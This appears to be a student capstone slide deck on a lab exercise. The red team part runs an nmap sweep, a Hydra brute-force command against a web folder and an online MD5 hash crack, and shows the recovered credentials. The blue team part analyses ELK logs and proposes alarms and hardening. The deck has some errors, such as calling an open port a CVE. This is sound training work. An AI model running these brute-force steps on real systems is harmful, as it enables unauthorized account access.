



Capstone Engagement

Assessment, Analysis, and Hardening of a Vulnerable System

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
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Network Topology

Network Topology



Network

Address
Range:192.168.1.0/24
Netmask:255.255.255.0
Gateway:192.168.1.1

Machines

IPv4:192.168.1.1
OS: WINDOWS
Hostname: HYPER V

IPv4:192.168.1.100
OS: LINUX
Hostname: ELK

IPv4:192.168.1.105
OS: LINUX
Hostname: CAPSTONE

IPv4:192.168.1.90
OS: KALI LINUX
Hostname:KALI

The background of the slide is a dark red, almost black, geometric pattern composed of numerous triangles and polygons of varying shades of red and maroon, creating a complex, low-poly aesthetic.

Red Team Security Assessment

Recon: Describing the Target

Nmap identified the following hosts on the network:

Hostname	IP Address	Role on Network
Kali	192.168.1.90	Attacker machine. Used to find vulnerabilities
Capstone	192.168.1.105	Victim machine. Web hosting machine using apache
ELK Server	192.168.1.100	Used to collect logs/activity on Victim machine
Hyper V Manager	192.168.1.1	Hosts entire network.

Vulnerability Assessment

The assessment uncovered the following critical vulnerabilities in the target:

Vulnerability	Description	Impact
CVE-2019-6579	<i>Port 80 is left open for traffic.</i>	<i>This allows the attacker to execute system commands with administrative privileges</i>
Improper Restriction of Excess Authentication Attempts(CVE-2020-14494 / CWE-307)	This does not block out the amount of failed password attempts in short period of time.	This leave the system vulnerable to Brute Force attacks.
Use of Password with Insufficient Computational Effort (CWE-916)	The software generates a hash for a password, but it uses a scheme that does not provide a sufficient level of computational effort that would make password cracking attacks infeasible or expensive.	The password can easily be decrypted using john the ripper or crackstation.net

Exploitation: CVE-2019-6579

1st step was running an nmap scan.

Command:

Nmap 192.168.1.*

Achievements

By running the scan, was able to determine port 22 and port 80 on victim machine was open.

```
Nmap scan report for 192.168.1.100
Host is up (0.0014s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
9200/tcp  open  wap-wsp
MAC Address: 4C:EB:42:D2:D5:D7 (Intel Corporate)
```

```
Nmap scan report for 192.168.1.105
Host is up (0.00094s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
MAC Address: 00:15:5D:00:04:0F (Microsoft)
```


Exploitation: Improper Restriction of Excess Authentication Attempts(CVE-2020-14494 / CWE-307)

Used Hydra along with wordlist "rockyou.txt" to brute force to gain Ashton's password

Command: hydra -l ashton -P usr/share/wordlists/rockyou.txt s- 80 -vV 192.168.1.105 http-get /company_folders/secret_folder

```
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "jeferson" - 10142 of 14344399 [child 7] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "jackass2" - 10143 of 14344399 [child 12] (0/0)
[80][http-get] host: 192.168.1.105 login: ashton password: leopoldo
[STATUS] attack finished for 192.168.1.105 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-02-16 18:59:52
root@Kali:/usr/share/wordlists#
```


Exploitation: Use of Password with Insufficient Computational Effort (CWE-916)

Ryan's hashed password existed within the connect to connect_to_corp_server folder within the secret folder. copy/pasted the hashed password in crackstation.net to achieve ryan's password

By pasting the hashed password within crackstation was able to achieve Ryan's password.

Enter up to 20 non-salted hashes, one per line:

d7dad0a5cd7c8376eeb50d69b3ccd352



Crack Hashes

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1 sha1_bin), QubesV3.1BackupDefaults

Hash	Type	Result
d7dad0a5cd7c8376eeb50d69b3ccd352	md5	linux4u

Color Codes: Green Exact match, Yellow Partial match, Red Not found.



Blue Team


Log Analysis and Attack Characterization

Analysis: Identifying the Port Scan

Answer the following questions in bullet points under the screenshot if space allows. Otherwise, add the answers to speaker notes.



- The scan was performed at 15:06:00-15:06:30
- 1644 hits were sent from IP 192.168.1.90
- The Port scan is indicated by the different ports listed below




Analysis: Finding the Request for the Hidden Directory

Answer the following questions in bullet points under the screenshot if space allows. Otherwise, add the answers to speaker notes.



- Requests were made at 15:15 approx. 16,715 requests were made
- Access was requested to the secret_folder. This folder contains instructions to access the corp server

HTTP status codes for the top queries [Packetbeat] ECS



GET /company... PROPFIND /w... OPTIONS /we... OPTIONS /: ... PROPFIND /w...

Top 10 HTTP requests [Packetbeat] ECS


url.full: Descending	Count
http://192.168.1.105/company_folders/secret_folder	16,715
http://127.0.0.1/server-status?auto=	557
http://192.168.1.105/webdav	20
http://192.168.1.105/	4
http://192.168.1.105/webdav/shell1.php	4

Export: [Raw](#) [Formatted](#)

Analysis: Uncovering the Brute Force Attack

Answer the following questions in bullet points under the screenshot if space allows. Otherwise, add the answers to speaker notes.

- There was a total 16,713 requests were made in this attack.



Analysis: Finding the WebDAV Connection

Answer the following questions in bullet points under the screenshot if space allows. Otherwise, add the answers to speaker notes.



- There was a total of 20 requests made to the webdav directory
- The files that were requested in the directory were shell1.php as well as passwd.dav



Top 10 HTTP requests [Packetbeat] ECS

url.full: Descending

Count

http://192.168.1.105/company_folders/secret_folder

16,715

http://127.0.0.1/server-status?auto=

557

http://192.168.1.105/webdav

20

http://192.168.1.105/

4

http://192.168.1.105/webdav/shell1.php

4



Blue Team

Proposed Alarms and Mitigation Strategies

Mitigation: Blocking the Port Scan

Alarm

What kind of alarm can be set to detect future port scans?

Create an alert if there is a significant amount of scan of open ports in a very short period of time.

What threshold would you set to activate this alarm?

System Hardening

What configurations can be set on the host to mitigate port scans? Close all ports that are accessible to the internet.

Implement firewall rules

Mitigation: Finding the Request for the Hidden Directory

Alarm

What kind of alarm can be set to detect future unauthorized access?

Set an alarm if the secret folder is accessed.

What threshold would you set to activate this alarm? The threshold should be 0. Anything secret should not be available on the internet

System Hardening

What configuration can be set on the host to block unwanted access?

Remove the hidden secret_folder from the webpage and secure the file offline.

Can implement 2 factor authentication to access the folder.

Mitigation: Preventing Brute Force Attacks

Alarm

What kind of alarm can be set to detect future brute force attacks?

Set an alarm for error code 401 in short period of time.

What threshold would you set to activate this alarm? 10 401 errors within 30 seconds.

System Hardening

What configuration can be set on the host to block brute force attacks?

Account gets locked out after 5 failed log in attempts

2 factor authentication

Password complexity

Mitigation: Detecting the WebDAV Connection

Alarm

What kind of alarm can be set to detect future access to this directory?

Alerts should be triggered anytime a foreign IP is trying to access these folders

What threshold would you set to activate this alarm? The threshold for this alarm should be 1.

System Hardening

What configuration can be set on the host to control access?

Restrict the IPs that can access this directory.

Implement 2 factor authentication

Mitigation: Identifying Reverse Shell Uploads

Alarm

What kind of alarm can be set to detect future file uploads?

Set alerts for any .php or .exe files that are being uploaded to server.

Restrict access to certain IP addresses.

Send alert if foreign IP address is accessing

What threshold would you set to activate this alarm? The threshold should be 1, before alert is triggered.

System Hardening

Remove the ability to upload any files to directory via the web.

*The
End*